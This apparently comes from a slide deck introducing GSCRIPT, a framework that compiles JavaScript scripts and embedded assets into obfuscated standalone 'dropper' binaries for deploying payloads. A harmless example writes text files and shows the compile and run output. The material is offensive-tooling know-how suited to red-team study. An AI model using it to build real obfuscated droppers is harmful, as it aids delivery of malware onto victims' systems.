
COMMAND LINE TOOL (CLI)

The primary tool used to learn, test, and build binaries.



DEBUGGER

An interactive REPL that lets you play with gscript's interactively.



BASIC EXAMPLE: EMBED A PAYLOAD AND WRITE TO A FILE



BASIC EXAMPLE

- 1) Write a gscript

```
3. Vim
1 //import:/tmp/opt/ex1/payload.txt
2
3 var destLocation = "/tmp/opt/ex1/dest.txt"
4
5 function Deploy() {
6     payloadData = GetAssetAsString("payload.txt")
7     G.file.WriteString(destLocation, payloadData[0])
8 }
~
~
~
"simple.gs" 8L, 208C 1,1 All
Vim ⌘1
```



BASIC EXAMPLE

1) Write a gscript

**COMPILER MACRO TO EMBED A
PAYLOAD**

**NORMAL
VARIABLE DECLARATIONS**

```
1 //import:/tmp/opt/ex1/payload.txt
2
3 var destLocation = "/tmp/opt/ex1/dest.txt"
4
5 function Deploy() {
6     payloadData = GetAssetAsString("payload.txt")
7     G.file.WriteString(destLocation, payloadData[0])
8 }
```

"simple.gs" 8L, 208C 1,1 All

**DEPLOY FUNCTION IMPLEMENTED
USING STANDARD LIBRARY**



BASIC EXAMPLE

- 1) Write a gscript
- 2) Write another

```
1 function Deploy() {  
2     anotherFile = "/tmp/opt/ex1/2nd_file.txt"  
3     G.file.WriteString(anotherFile, "rekt")  
4 }  
~  
~  
~  
~  
~  
~  
~  
"another.gs" 4L, 116C 1,1 All
```



BASIC EXAMPLE

- 1) Write a gscript
- 2) Write another
- 3) Compile using CLI

```

@/tmp/opt/ex1 $ gscript compile --output-file /tmp/opt/ex1/dropper.bin *.gs
*****
                                     ---\---.
                                   _--/_~
                                -/_-,( , )
                               /_< /) \___
    -----;;;';'=====;;';-----
          \| ~"~"~"~"~"~"~"/
         ( ( \ ( > \)
        \_( _< >_)
           ~`'-i' :;>|--"
              I;.|.|.
             <|i::|i|\`.
            uL      ( ^'"^-' ")
       .ue888Nc..   ( ( ( /((
d88E`"888E` ( ( ( )(\ ` ) )\())
888E 888E )\ )\()(\(_)/(/( (_))/
888E 888E ((_) ((_)(_)((_)(_)_|_|
888E 888E (_-</ _|| '-|| || '-\)| _|
888& .888E /_/_/\_|_| | _| | _/_ v1.0.0
*888" 888& |_|
`" "888E G E N E S I S -- By --
.dWi `88E S C R I P T I N G gen0cide
4888~ J8% E N G I N E ahhh
^"==*" "` vyrrus

github.com/gen0cide/gscript
*****
[GSCRIPT:cli] INFO *** COMPILER OPTIONS ***
[GSCRIPT:cli] INFO
[GSCRIPT:cli] INFO OS: darwin
[GSCRIPT:cli] INFO Arch: amd64
[GSCRIPT:cli] INFO Output File: /tmp/opt/ex1/dropper.bin
[GSCRIPT:cli] INFO Keep Build Directory: [DISABLED]
[GSCRIPT:cli] INFO UPX Compression: [DISABLED]
[GSCRIPT:cli] INFO Logging Support: [DISABLED]
[GSCRIPT:cli] INFO Debugger Support: [DISABLED]
[GSCRIPT:cli] INFO Human Redable Names: [DISABLED]
[GSCRIPT:cli] INFO Import All Native Funcs: [DISABLED]
[GSCRIPT:cli] INFO Skip Compilation: [DISABLED]
[GSCRIPT:cli] INFO Obfuscation Level: ALL OBFUSCATION ENABLED
[GSCRIPT:cli] INFO
[GSCRIPT:cli] INFO *** SOURCE SCRIPTS ***
[GSCRIPT:cli] INFO
[GSCRIPT:cli] INFO Script : another.gs
[GSCRIPT:cli] INFO Script : simple.gs
[GSCRIPT:cli] INFO *****
[GSCRIPT:cli] INFO
[GSCRIPT:cli] INFO Compiled binary located at:

/tmp/opt/ex1/dropper.bin

@/tmp/opt/ex1 $

```

```
gscript compile --output-file /tmp/opt/ex1/dropper.bin *.gs
```



BASIC EXAMPLE

- 1) Write a gscript
- 2) Write another
- 3) Compile using CLI
- 4) That's it!!! Run it!!!

```
3. bash
@/tmp/opt/ex1 $ ls
another.gs  dropper.bin  payload.txt  simple.gs
@/tmp/opt/ex1 $ file dropper.bin
dropper.bin: Mach-O 64-bit executable x86_64
@/tmp/opt/ex1 $ ./dropper.bin
@/tmp/opt/ex1 $ ls
2nd_file.txt  another.gs  dest.txt  dropper.bin  payload.txt  simple.gs
@/tmp/opt/ex1 $ cat dest.txt
hello, world
@/tmp/opt/ex1 $ cat 2nd_file.txt ; echo
rekt
@/tmp/opt/ex1 $
```



BASIC EXAMPLE

- 1) Write a gscript
- 2) Write another
- 3) Compile using CLI
- 4) That's it!!! Run it!!!

**OUTPUT FILE IS A STAND ALONE
NATIVE BINARY**

```
3. bash
@/tmp/opt/ex1 $ ls
another.gs  dropper.bin  payload.txt  simple.gs
@/tmp/opt/ex1 $ file dropper.bin
dropper.bin: Mach-O 64-bit executable x86_64
@/tmp/opt/ex1 $ ./dropper.bin
@/tmp/opt/ex1 $ ls
2nd_file.txt  another.gs  dest.txt  dropper.bin  payload.txt  simple.gs
@/tmp/opt/ex1 $ cat dest.txt
hello, world
@/tmp/opt/ex1 $ cat 2nd_file.txt ; echo
rekt
@/tmp/opt/ex1 $
```

**PAYLOAD SUCCESSFULLY WRITTEN TO
FILE AS WELL AS SECOND FILE**

**WAIT, WUT?
PLEASE EXPLAIN.**

HIGH LEVEL WALK-THROUGH

01

GENERATED A GSCRIPT ENGINE UNIQUE FOR EACH SCRIPT

The compiler translates each script, its assets, and dependencies into a fully implemented engine bundle that gets embedded into the binary.

02

SERIALIZED AND EMBEDDED ASSETS INTO THEIR PARENT RUNTIME

Part of that engine bundle is a virtual file system that allows you to retrieve assets imported in your script at execution time.

03


GENERATED `main()` ENTRY POINT AND BUILT NATIVE EXECUTABLE

After the compiler "bundles" all the script engines, it creates a custom stand alone executable with everything it needs to execute each bundle.

04

ALL RUNTIMES LAUNCHED WHEN BINARY EXECUTED

At execution time, the logic gracefully handles execution order, parallelism, and failure isolation between the embedded engines.



WHAT'S IN THAT EXECUTABLE?


SCRIPTABLE STAGERS

What makes GSCRIPT unique is how it allows the author to easily develop stagers that can "think on their feet" and make intelligent execution decisions.



ALL DEPENDENCIES INCLUDED

The compiler generates a completely stand alone executable - no more looking for cURL or random system libraries.




SUPPORTS MULTIPLE SCRIPTS

Just like a MIRV, each script is executed in an isolated runtime. One script's failure is now far less likely to cascade to the rest of the payloads.



LIGHTNING FAST EXECUTION

Script execution by default happens in parallel, making your deployment incredibly fast.



STAGER FEATURES



Develop in Javascript

The engine embeds a portable Javascript V8 VM with special hooks to run native code.

01
SCRIPTING

Powered By Golang

Using Golang's cross platform compiler, GSCRIPT is able to support all three major operating systems (Win/Lin/OSX).



04
PORTABLE



Resilient To Failure


